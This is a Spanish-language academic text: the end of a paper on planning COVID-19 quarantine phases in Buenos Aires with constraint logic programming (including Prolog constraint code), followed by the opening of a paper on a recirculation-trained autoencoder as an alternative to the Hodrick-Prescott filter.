


Figura 3 . Se muestra la disminución de la movilidad a) en el transporte público y b) en el transporte privado de la Ciudad de Buenos Aires como resultado de las medidas de aislamiento.

Con estos datos realizamos un promedio de la disminución de la movilidad para todos los tipos de transporte y lo utilizamos de guía para comenzar el ajuste de los valores de R_0 . Este ajuste fue realizado en forma manual con la ayuda de planillas de cálculo con el criterio de mantener el error relativo del número de infectados reales versus los generados por nuestro modelo por debajo del cinco por ciento para cada etapa de la cuarentena. Esta tarea fue razonablemente

trabajosa en las etapas 1 y 2 y cada vez más difícil en la etapa 3. Se concluyó que esto fue debido al relajamiento e incumplimiento de las medidas de aislamiento con el paso del tiempo. La disminución de la movilidad medida no reflejó los múltiples hechos de encuentros y fiestas clandestinas así como otros eventos que contribuyeron a la mayor propagación de contagios. No obstante esto pudimos construir un modelo para cada fase de la cuarentena a efectos de utilizarlo como

generador de datos en nuestra propuesta. En la figura 4 se muestra el ajuste mencionado para una sección aumentada y localizada de la curva.




Figura 4. Se muestra el resultado del proceso de ajuste mencionado en el cual se buscaron los parámetros del modelo para cada una de las fases de la cuarentena del caso tratado. Puede verse el fenómeno del aplanamiento de la curva, en este caso las líneas punteadas representan las curvas para los distintos valores de R_0 , que contribuyen con el valor mostrado como puntos, del momento del ajuste a la curva aplanada.

Debido a las propiedades exponenciales de la función (1), pequeños cambios en sus parámetros se traducen en grandes cambios en los datos generados. Para un ajuste sin saltos la evolución del parámetro R_0 fue modelada de la siguiente forma. El cambio debido a los de cambios de fase fueron prorrateados a lo largo de todas las semanas que duró la etapa correspondiente. Esto es, asumimos que la baja en la transmisión del virus buscada por las medidas de aislamiento se logra al término de la fase que las implementa.

Con el modelo ajustado para cada fase, a partir del impacto de la reducción en la movilidad y ajustado manualmente, pasamos a definir una estrategia para la planificación en la cual este modelo proveerá los datos al momento de tomar las decisiones. La entrada al proceso es la serie de datos generados por el modelo teórico (1) simulando la epidemia.

En la próxima sección se describe este aspecto del procedimiento y se presenta su implementación.

Método y Herramientas

La resolución de un problema como éste, que presenta múltiples variables y alternativas de solución, se basa en la búsqueda en un espacio de estados gobernado por un conjunto de reglas lógicas [7, 8]. Cuando dicho espacio tiene una dimensión grande, la resolución se torna compleja y larga en el tiempo debido a la gran cantidad de estados que el programa debe visitar en el camino hacia la solución. Para estos casos fue concebida la Programación Lógica con Restricciones, donde las reglas lógicas además de modelar el problema restringen el espacio mencionado, agilizando la obtención de un resultado. Utilizamos Programación Lógica con Restricciones, una extensión de Prolog [9], como técnica de programación y ECLiPSe como plataforma de implementación. Esta tecnología es adecuada para enmarcar dos tipos de problemas. Por un lado los conocidos del inglés como Constraint Satisfaction Problem (CSP) y por el otro Constraint Optimization problem (COP) [7]. Un problema CSP consta de tres componentes, X , D y C :

- X es un conjunto de variables, $\{X_1, \dots, X_n\}$.
- D es un conjunto de dominios, $\{D_1, \dots, D_n\}$, uno para cada variable, cada uno consiste en un conjunto de valores permitidos, $\{v_1, \dots, v_k\}$ para las variables X_i .
- C es un conjunto de restricciones que especifican combinaciones de valores permitidos, cada una es un subconjunto de X descrito como $C: x_1 \in D_1, \dots, x_n \in D_n$.

Conceptualmente en un problema de tipo CSP una solución a C es una asignación $\{(x_1, d_1), \dots, (x_n, d_n)\}$, donde cada d_i es un elemento de D_i , de modo que para cada restricción $c \in C$ en las variables x_{k1}, \dots, x_{km} se tiene $(d_{k1}, \dots, d_{km}) \in C$.

La tarea general de la optimización restringida es encontrar soluciones óptimas para un conjunto de restricciones sujetas a algún costo de una función de costo. Las búsquedas de valores para las variables tal que hagan cumplir el conjunto de restricciones o reglas y además con el criterio fijado por la función costo se conoce como COP (constraint optimization problem) [7]. El problema que nos ocupa en este trabajo es de tipo CSP y las restricciones impuestas, como se muestra en la sección que sigue, fueron algunas locales y otras globales.

El algoritmo fue planteado para que funcione en el siguiente contexto: planificar la cuarentena para controlar una epidemia de un virus determinado con una estrategia elegida. El objetivo es encontrar la secuencia de las fases que permitan cumplir con las reglas

lógicas / restricciones que definen la estrategia mencionada. Se describen a continuación el algoritmo y las restricciones extraídas del dominio del problema utilizadas.

Restricciones

En esta sección se muestran algunos de los segmentos de código Prolog que modelan las restricciones. Estas, definen la estrategia utilizada para la planificación de la cuarentena.

Se utilizaron restricciones sobre los tiempos de duplicación de la cantidad de infectados. Con base en esta magnitud medida directamente sobre la serie temporal de infectados simulados se decide el cambio de fase. Se sumaron también reglas que permiten el ascenso gradual de fase y el descenso necesario de fase. Es decir un crecimiento monótono y un decrecimiento abrupto si el tiempo de duplicación refleja brotes de magnitud. Una tercera restricción fue no superar el límite de camas UTI (Unidad de Terapia Intensiva) disponibles.

Todas estas restricciones se muestran en la figura 5 de más abajo.

```
restriccionesFasesTiempoDuplicacion(L
asSem, Tduplic, DURACION,
CZOCUARENTENA):-
array_list(A, LasSem),
(for(Index, 1, DURACION), param(A,
DURACION, Tduplic, G, R00,
CZOCUARENTENA) do
    subscript(Tduplic, [Index], Tdi),
    ((Tdi < 7, Index >= CZOCUARENTENA) ->
A[Index] #= 1;
(Tdi >= 7, Tdi < 14) ->
A[Index] #= 2;
(Tdi >= 14, Tdi < 21) ->
A[Index] #= 3;
(Tdi >= 21, Tdi < 28) ->
A[Index] #= 4;
Tdi > 28 ->
A[Index] #= 5;
    true)
).
restriccionesFasesSemanas(Cuarentena,
LasSem, CZOCUARENTENA, DURACION):-
array_list(A, LasSem),
```

```
A[1] #= 0, A[2] #= 0, A[3] #= 0, A[4]
#=# 0, Cant is CZOCUARENTENA - 1,
occurrences(0, LasSem, Cant),
(for(I, 1, DURACION), param(A,
CZOCUARENTENA) do
    J is I - 1,
    I > CZOCUARENTENA ->
(A[I] #> A[J] -> A[I] #= 1 + A[J];
A[I] #< A[J] -> (A[I] #= A[J] - 4;
A[I] #= A[J] - 3; A[I] #= A[J] - 2;
A[I] #= A[J] - 1);
    true
); true
).
restriccionesControlUTIs(R0ev,
Infectados, Muertos, AUTI, LasSem,
FactorAislR0, CAMASUTI,
PORCENTAJEMUERTOS, PORCENTAJEAUTI,
Covid19, FOCOCERO, DURACION,
CZOCUARENTENA):-
...
AUTI[Index] #= Infectados[Index] *
PORCENTAJEAUTI / 100),
AUTI[Index] #=< CAMASUTI
...

```


Figura 5. Listado Prolog- ECLiPSe donde se listan las restricciones impuestas sobre los tiempos de duplicación de la cantidad de enfermos infectados, la secuencia de fases y la cantidad de camas de terapia intensiva ocupadas.

El algoritmo toma muestras de la serie temporal generada, que representa la evolución de los infectados de la epidemia a afrontar, y realiza la búsqueda de las posibles fases haciendo cumplir en cada paso las restricciones mencionadas. Para las fases candidatas genera, con el modelo ajustado, los infectados en cuarentena haciendo cumplir que no se sobrepasen las camas UTI disponibles. Si en el proceso de búsqueda no se encuentran soluciones, el programa falla con una respuesta negativa.

Caso de prueba

Región analizada: Ciudad Autónoma de Buenos Aires, virus estudiado: Covid-19, intervalo de tiempo analizado: 01/03/2020 al 30/08/2020.

a)



b)




Figura 6. a) se muestran las curvas de infectados acumulados para el modelo simulado, los datos reales relevados de la Ciudad de Buenos Aires y los generados por el algoritmo; b) se muestra la ocupación de camas de terapia intensiva estimada por el algoritmo y las disponibles.




Figura 7. Secuencia de fases de la cuarentena correspondiente al escenario en que el algoritmo ha encontrado una solución para las restricciones impuestas.

Modelo teórico de la epidemia: $I(t) = I_0 * e^{(\gamma * (R_0 - 1) * t)}$, con $I_0 = 1$, $R_0 = 3.5$ y $\gamma = 0.059$.

Los valores de los parámetros del modelo fueron determinados en función de la experiencia publicada en [6] y en la experiencia propia en el proceso de ajuste descrito en una sección anterior de este mismo trabajo. Con el modelo teórico se genera la serie de tiempo de infectados simulados que se utiliza como entrada al algoritmo, la cual representaría una próxima epidemia. Esta serie se observa en la figura 6 -a. Se ha impuesto al R_0 correspondiente una variación lineal entre 3.5 y 0.75 a lo largo de 52 semanas. Sobre esta serie de tiempo se calcula el tiempo de duplicación de la cantidad de enfermos y sobre esta magnitud es que se toman las decisiones de cambio de fase como se mostró en las restricciones que definen la estrategia de planificación. Los factores de ajuste para la evolución del parámetro R_0 para cada una de las fases del modelo utilizado por el algoritmo para la estimación fueron los siguientes:

Fase	Factor
F0	1
F1	0.825
F2	0.837
F3	0.863
F4	0.881
F5	0.894

Tabla 1. Factor de ajuste para el parámetro R_0 a lo largo de las fases de la cuarentena

Comparativamente en [6] se puede observar que para aislamientos del tipo F1 en los países de Europa estudiados el factor de ajuste o impacto sobre R_0 fue del 50 por ciento. En nuestro caso los valores para las fases 4 y 5 fueron extrapolados a partir de las fases previas, ya que no se han transitado aún esas fases en la región elegida. A continuación mostramos en las figuras 6 a y b la salida de una corrida del programa para cuyos datos se encuentra una solución que cumple con las restricciones impuestas.

Se observa claramente que el número de infectados y la evolución de las camas ocupadas de terapia intensiva se mantienen controlados. En la figura 7 se presenta la secuencia de fases de la cuarentena que permite el desarrollo de este escenario.

Conclusión

Se planteó el objetivo de implementar una herramienta que sirva de ayuda en la planificación de la cuarentena para aislar a una población frente a una epidemia. El método y las herramientas elegidas muestran, a través de los resultados presentados, ser una contribución de valor en la resolución de la problemática abordada. Se utilizó como caso de prueba a la Ciudad Autónoma de Buenos Aires frente al Covid-19. A partir de los datos relevados, durante las fases de aislamiento del primer semestre de 2020 por Covid-19, se ajustaron los parámetros del modelo teórico de la evolución de los enfermos infectados. Los valores obtenidos caracterizan a la región elegida, ya que como se dijo en el texto dependen de su población, condiciones socio ambientales y comportamiento frente a sucesos de este tipo. Con el modelo ajustado para cada fase y un conjunto de reglas lógicas que definen la estrategia a seguir, se implementó un algoritmo de búsqueda. La entrada al proceso es la serie de tiempo generada por el modelo teórico de la fórmula (1) para el patógeno productor de la enfermedad. El resultado es una secuencia de fases que las autoridades deben implementar a efectos de mantener el sistema sanitario bajo control. Puede observarse en el caso de prueba que las fases por las que debe pasar la población son más estrictas que las que atravesó la ciudad en la realidad. No obstante queda claramente puesto de manifiesto que los resultados serían mucho mejores. Este trabajo es técnico, en consecuencia, no hacemos consideraciones sociológicas que explicarían el cumplimiento e impacto de las prevenciones derivadas de la cuarentena definida por las autoridades. Otro uso que puede hacerse del algoritmo es fijar una secuencia de fases, manteniendo la restricción de ocupación de camas UTI y así extraer conclusiones acerca de cómo administrar la cuarentena. Un escenario que no fue probado es la extinción temporaria de la epidemia y futuros rebrotes. Para esto es necesario complejizar algunos aspectos de la implementación del algoritmo aunque es totalmente factible esta alternativa. En el mientras tanto se continúa trabajando en mejorar la propuesta presentada inspeccionando distintos escenarios.

Referencias

- [1] Organización Mundial de la salud, Brote de enfermedad por Coronavirus (Covid-19), <https://www.who.int/es/emergencias/diseases/novel-coronavirus-2019?>

gclid=EAIaIQobChMIzSe3t607AIVy5-
zCh0NnggIEAAYASAAEgKfHfD_BwE

- [2] Brauer F., Mathematical epidemiology: Past, present, and future, *Infectious Disease Modelling* (2017), doi: 10.1016/j.idm.2017.02.001.
- [3] Ridenhour B, Kowalik JM, Shay DK. Unraveling R 0 : Considerations for Public Health Applications. *Am J Public Health*. 2014;104:e32–e41. doi: 10.2105/AJPH.2013.301704
- [4] Luis M. A. Bettencourt, Ruy M. Ribeiro, Real Time Bayesian Estimation of the Epidemic Potential of Emerging Infectious Diseases, www.plosone.org, mayo de 2008.
- [5] <https://www.argentina.gob.ar/coronavirus/aislamiento/fases>
- [6] Imperial College COVID-19 Response Team, “Report 13: Estimating the number of infections and the impact of non-pharmaceutical interventions on COVID-19 in 11 European countries”, marzo 2020.
- [7] Antoni Niederliński , “A Gentle Guide to Constraint Logic Programming via ECLiPSe”, 2014.
- [8] Russell S. y Norvig P. , “Artificial Intelligence – A modern Approach”, 3th edition, 2010.
- [9] Sterling L. y Shapiro E. , “The Art of Prolog”, London, 1986.

Red Neuronal como Alternativa al Filtro de Hodrick y Prescott

Luis H. Perna

Departamento de Ingeniería en Sistemas de Información – Facultad Regional Delta
Universidad Tecnológica Nacional
pernal@frd.utn.edu.ar

Resumen

Se presenta una red neuronal como alternativa al Filtro de Hodrick y Prescott, ampliamente empleado en Econometría y que ha sufrido diversas críticas. Esta red permite superar algunas de ellas. Está basado en el empleo de autoencoders, entrenados mediante recirculación. Se han empleado datos sintéticos para su entrenamiento y se presentan las ventajas y desventajas de su uso. Se verifica que la utilización de autoencoders overcomplete, en tareas de filtrado, permite obtener los mismos o mejores resultados que los que se esperan de los undercomplete.

Palabras claves: Autoencoder, Recirculación, Filtrado, Suavizado, Datos Sintéticos,

1-Introducción

Hace varias décadas que se emplea, en el análisis de series económicas, el filtro de Hodrick y Prescott (filtro HP) [1] para separar la componente de tendencia de la componente cíclica, según el modelo:

$$y_t = g_t + c_t \quad t = 1, 2, 3, \dots \quad (1)$$

donde g_t es la tendencia o componente de “crecimiento” (*growth*) y c_t es la componente cíclica.

Este filtro ha sufrido críticas, como lo indican tempranamente Ahumada y Garegnani en 1999 [2] y recientemente Hamilton [3].

Un modelo más exacto debería contemplar la presencia de una componente de ruido ε_t , que, en virtud del Teorema de Lindeberg [4], para cada valor de t puede considerarse normalmente distribuido con media cero, resultando:

$$y_t = g_t + c_t + \varepsilon_t \quad t = 1, 2, 3, \dots \quad (2)$$

Las series económicas son heteroscedásticas, con lo que las técnicas usuales como regresión por cuadrados mínimos, no son aplicables. Hay alternativas de filtrado, como el filtro de Kalman, pero requieren conocer el modelo de estado de la serie. Esto permite explorar el uso de redes neuronales para separar las componentes de (2). Se emplean redes neuronales para el análisis y pronóstico en el mercado de acciones [5] por ejemplo, así como en análisis de señales biológicas [6], por mencionar algunas aplicaciones relacionadas. En [7] se propone el mapeo de una serie

unidimensional a dos dimensiones mediante una transformación adecuada, para emplear redes profundas diseñadas para trabajar sobre imágenes bidimensionales, en la clasificación de series temporales. Muchos de estos trabajos son para clasificación de series y no tratan la recuperación de componentes de la serie.

El presente trabajo tiene por objeto desarrollar una red neuronal (RN) que separe las componentes de una serie económica según el modelo dado por (2) superando los inconvenientes del filtro de Hodrick y Prescott enunciados en [2] y [3], empleando autoencoders (AE) con aprendizaje mediante recirculación, técnica propuesta originalmente por Hinton y McClelland en 1988 [8].

2-Marco Teórico

Se resumen aquí los aspectos teóricos de los artefactos y métodos empleados, mencionando trabajos previos. Se presenta un enfoque novedoso del método de recirculación presentado como sistema realimentado de control.

2-1- Series económicas

La componente de tendencia g_t en (1) es una función creciente, no necesariamente monótona. En la componente cíclica se identifican cuatro ciclos económicos que llevan el nombre de sus descubridores: a) el ciclo Kondratieff, cuyo período es del orden de 50 a 53 años, b) el ciclo Kuznets con período entre 15 a 25 años, c) el ciclo Juglar, de período de 7 a 11 años, y finalmente d) el ciclo Kitchin, de período, de 40 a 59 meses. La justificación económica de los mismos puede encontrarse en [9].

El presente trabajo se centró en el análisis de las componentes en el PBI de las naciones, cuyas series temporales pueden obtenerse del Banco Mundial [10] desde el año 1960 en adelante, o bien del Proyecto Maddison, [11], que provee series desde el siglo XIX inclusive. Se han empleado las series del Banco Mundial hasta el año 2016 inclusive. Los datos están dados en moneda corriente local, a valores constantes, de cada país. Se trabajó directamente con los datos crudos, y no con las correspondientes series logarítmicas como es usual en econometría.

2-2- El Filtro de Hodrick y Prescott

El filtro HP se basa en la optimización indicada en (3).

La medida de la suavidad de la componente de crecimiento g_t es la suma de los cuadrados de sus segundas diferencias, y el parámetro λ es un factor de “suavizado”. Con $\lambda = 0$, no hay componente de tendencia y con $\lambda = \infty$, la tendencia es una regresión lineal pues fuerza las segundas diferencias a cero.

$$\min_{\{g_t\}_{t=1}^T} \{ \sum_{t=1}^T (y_t - g_t)^2 + \lambda \sum_{t=1}^T [(g_t - g_{t-1}) - (g_{t-1} - g_{t-2})]^2 \} \quad (3)$$

El parámetro λ , aunque basado en la relación entre las varianzas de las componentes cíclica y de tendencia, es empírico, siendo estándar el uso de $\lambda=100$ para datos anuales.

El filtro es bilateral y no causal. No sirve para predecir, pero tiene la ventaja de ver la tendencia global a través de todo el período bajo estudio. Se deduce de (3), y lo mencionan los artículos críticos mencionados, que la solución tiene problemas en los bordes.

El propio Prescott [12] y Ahumada y Garegnani [2] proponen que las componentes de baja frecuencia deberían ser parte de ‘ g_t ’, mientras que otras componentes de periodicidad más cortas (altas frecuencias) deberían ser componentes de ‘ c_t .’ En consecuencia, la componente de tendencia (o “secular”) incorporaría componentes periódicas, criterio no compartido por el autor, ya que la componente cíclica pierde uno de sus constituyentes y la componente de tendencia deja de ser tal.

El empirismo de λ y los problemas de bordes son puntos objetados en [2] y [3]. Otra crítica en [2] es que el filtro HP considera el ruido como parte de la componente cíclica.

2-3 – Red neuronal para reemplazar el filtro Hodrick y Prescott

La RN propuesta contempla la reducción del ruido de (2) en una operación de filtrado (*filtering*) antes de separar g_t y c_t . Las función de las etapas siguientes es la de “suavizado” (*smoothing*) de la serie ya filtrada a efectos de obtener la tendencia (*growth*) y la componente cíclica mediante la diferencia entre la serie filtrada y la tendencia.


La RN, al igual que el filtro HP, es un filtro bilateral, contempla todos los valores de la serie simultáneamente. Se siguió la idea de [2] y [12] de incorporar a la tendencia las componentes de baja frecuencia.

Se adhirió al paradigma del autoencoder (AE) entrenado mediante recirculación, motivado por [13] que expresa que es un método considerado biológicamente más plausible que el de *backpropagation* aunque raramente empleado para aplicaciones de *machine learning*.

2-4- El Autoencoder

El AE es una RN cuya finalidad es presentar en su salida “ y ” el mismo código o señal que se presenta en su entrada “ x ”, de allí su nombre. Esta función trivial no es la que corresponde al uso [13] sino que es capaz de producir una representación interna “ h ” de la entrada, útil para extraer características de las señales de entrada. La Figura 1 presenta el esquema de un AE, que tiene una sola capa visible, que es entrada y salida a la vez.

En este trabajo se emplea el AE separando la salida de la entrada. La Figura 2 presenta en su parte superior un AE



$h = f(x)$: representación interna a través del *encoder*
 $y = g \circ f(x)$: salida a través del *decoder*

Figura 1. Autoencoder

con el encoder f a lineal compuesto por una transformación afín WI más una sigmoide σ , y una transformación afín WO como decoder lineal g en la salida. En su parte inferior se presenta el esquema de un AE con un decoder g a lineal. WI es la matriz de pesos sinápticos desde capa visible a oculta y WO es la matriz de pesos sinápticos desde capa oculta a visible.




Figura 2. Modelos de autoencoder

La primera versión es apta para reconstrucción y la segunda se emplea cuando se busca generalizar

2-5- El método de recirculación

2-5-1- Breve Descripción

La Figura 3 presenta el proceso de entrenamiento por recirculación del AE según [8], empleando su misma nomenclatura, y_0 a y_3 para las representaciones en cada capa, ε para la velocidad de aprendizaje y λ para el coeficiente de regresión. En este contexto, regresión significa que sólo parte de la salida se emplea en el cálculo de la activación de cada capa, pues la mayor parte de la misma está compuesta por el valor original de la capa. Si bien la Figura 3 aplica a un AE con decoder lineal, el esquema es válido también para uno con decoder a lineal. Las matrices de pesos sinápticos desde capa visible a oculta y oculta a visible son WI y WO respectivamente, en correspondencia con la Figura 2.

El método para entrenar la red consiste en calcular para cada patrón presentado a la red, el cambio en el ΔW_{ij} desde la j ésima neurona oculta a la i ésima neurona visible (o sea en la matriz WO) según la expresión:

$$\Delta W_{ij} = \varepsilon \cdot y_{1j} \cdot [y_{0i} - y_{2i}] \quad (4)$$




Figura 3. El proceso de entrenamiento mediante recirculación

y el cambio ΔW_{ji} desde la i ésima neurona visible a la j ésima neurona oculta (o sea en la matriz WI) según la expresión:

$$\Delta W_{ji} = \varepsilon \cdot y_{2i} \cdot [y_{1j} - y_{3i}] \quad (5)$$

en las que:

- y_{0i} es el estado de la i ésima neurona visible en el instante 0, o sea al momento inicial del ciclo de recirculación,
- y_{1j} es el estado de la j ésima neurona oculta en el instante 1, o sea el primer cálculo del ciclo de recirculación
- y_{2i} es el estado de la i ésima neurona visible en el instante 2, o sea después de haber recirculado por la red,
- y_{3i} es el estado de la i ésima neurona visible en el instante 3, o sea en la segunda pasada del ciclo de recirculación
- ε es la velocidad de ajuste del algoritmo

El cálculo de ΔW_{ij} y ΔW_{ji} según (4) y (5), no constituye gradiente descendente sobre una función de costo, pero en [8] se demuestra que bajo ciertas condiciones: unidades visibles lineales, pesos simétricos, o sea $W_{ji} = W_{ij}$ para todo i, j y alta regresión en las unidades visibles, el método se aproxima al de gradiente descendente, pudiéndose establecer que (4) para ΔW_{ij} y (5) para ΔW_{ji} se corresponden con:

$$\Delta W_{ij} = -\eta \cdot \frac{\partial E}{\partial W_{ij}} ; \Delta W_{ji} = -\eta \cdot \frac{\partial E}{\partial W_{ji}} \quad (6)$$

empleadas en el aprendizaje mediante gradiente descendente (por ejemplo, ver [14], Capítulo 5, p.104), en las que “E” es la función de costo representativa de la “energía” de la red, y η equivale al ε de las (4) y (5).

En cada paso se calculan nuevas matrices de pesos según:

$$W_{ij}^{new} = W_{voij}^{old} + \Delta W_{ij} \quad (7)$$

y:

$$W_{ji}^{new} = W_{ji}^{old} + \Delta W_{ji} \quad (8)$$

para luego calcular las definitivas mediante el procedimiento de “ligar” los pesos de ambas matrices (*tied weights*) según:

$$WI = \frac{W_{ij}^{new} + W_{ji}^{new}}{2} \quad (9)$$

y:

$$WO = WI^T \quad (10)$$

Los patrones y_0 presentados a la red pueden ser sin ruido o “limpios”, o bien pueden estar contaminados con ruido o “sucios” como se hace en el entrenamiento del *Denoising Autoencoder* (DAE) explicado en [15].

El método de recirculación no se basa en la minimización de una función de pérdida, es un método distinto que produce igualmente el aprendizaje supervisado del AE, independientemente de que las transformaciones del encoder y del decoder sean afines o alineales.

2-5-2: Una visión del método desde la teoría de control

La Figura 4 presenta un diagrama en bloques del proceso descrito en el apartado previo. Como caso general, encoder y decoder presentan transformaciones alineales. Se trata de un sistema realimentado, altamente alineal, que tiende a lograr que su salida “ y_2 ” reproduzca, o siga, en términos de teoría de control automático, a la entrada “ y_0 ”.

Presenta un lazo interno, tal como en un sistema de control en cascada, sobre una variable subordinada, que es la representación en la capa interna, “ y_1 ”. Se ha indicado en rojo el lazo de realimentación (unitaria) principal, y en azul, el subordinado, que tiende a mantener la representación en la capa oculta, “ y_1 ”. El lazo subordinado también puede ser visto como una realimentación interna sobre la misma variable de salida, “ y_2 ”, ya que “ y_3 ” se obtiene a partir de ésta a través del producto con WI y la función sigmoidea más la regresión, lo que actuaría a modo de elemento de realimentación. Las alinealidades se dan no sólo por las relaciones sigmoidea sino también por los productos que aparecen en las expresiones. Hay dos integradores discretos, representados por los bloques cuya transferencia es:

$$G(z) = \frac{z}{z-1} \quad (11)$$

Las salidas de estos integradores son las matrices WI y WO. Los integradores en la transferencia de avance tienden a producir error nulo en régimen permanente, o lo que es equivalente, luego de varias épocas de entrenamiento con múltiples ejemplos presentados en cada una, lograr que y_2 (salida) sea igual a y_0 (referencia), así como en el lazo interno, lograr que y_3 (salida) sea igual a y_1 (referencia), lo que en el entrenamiento del autoencoder significa haber llegado a una representación interna, y_1 , estable.

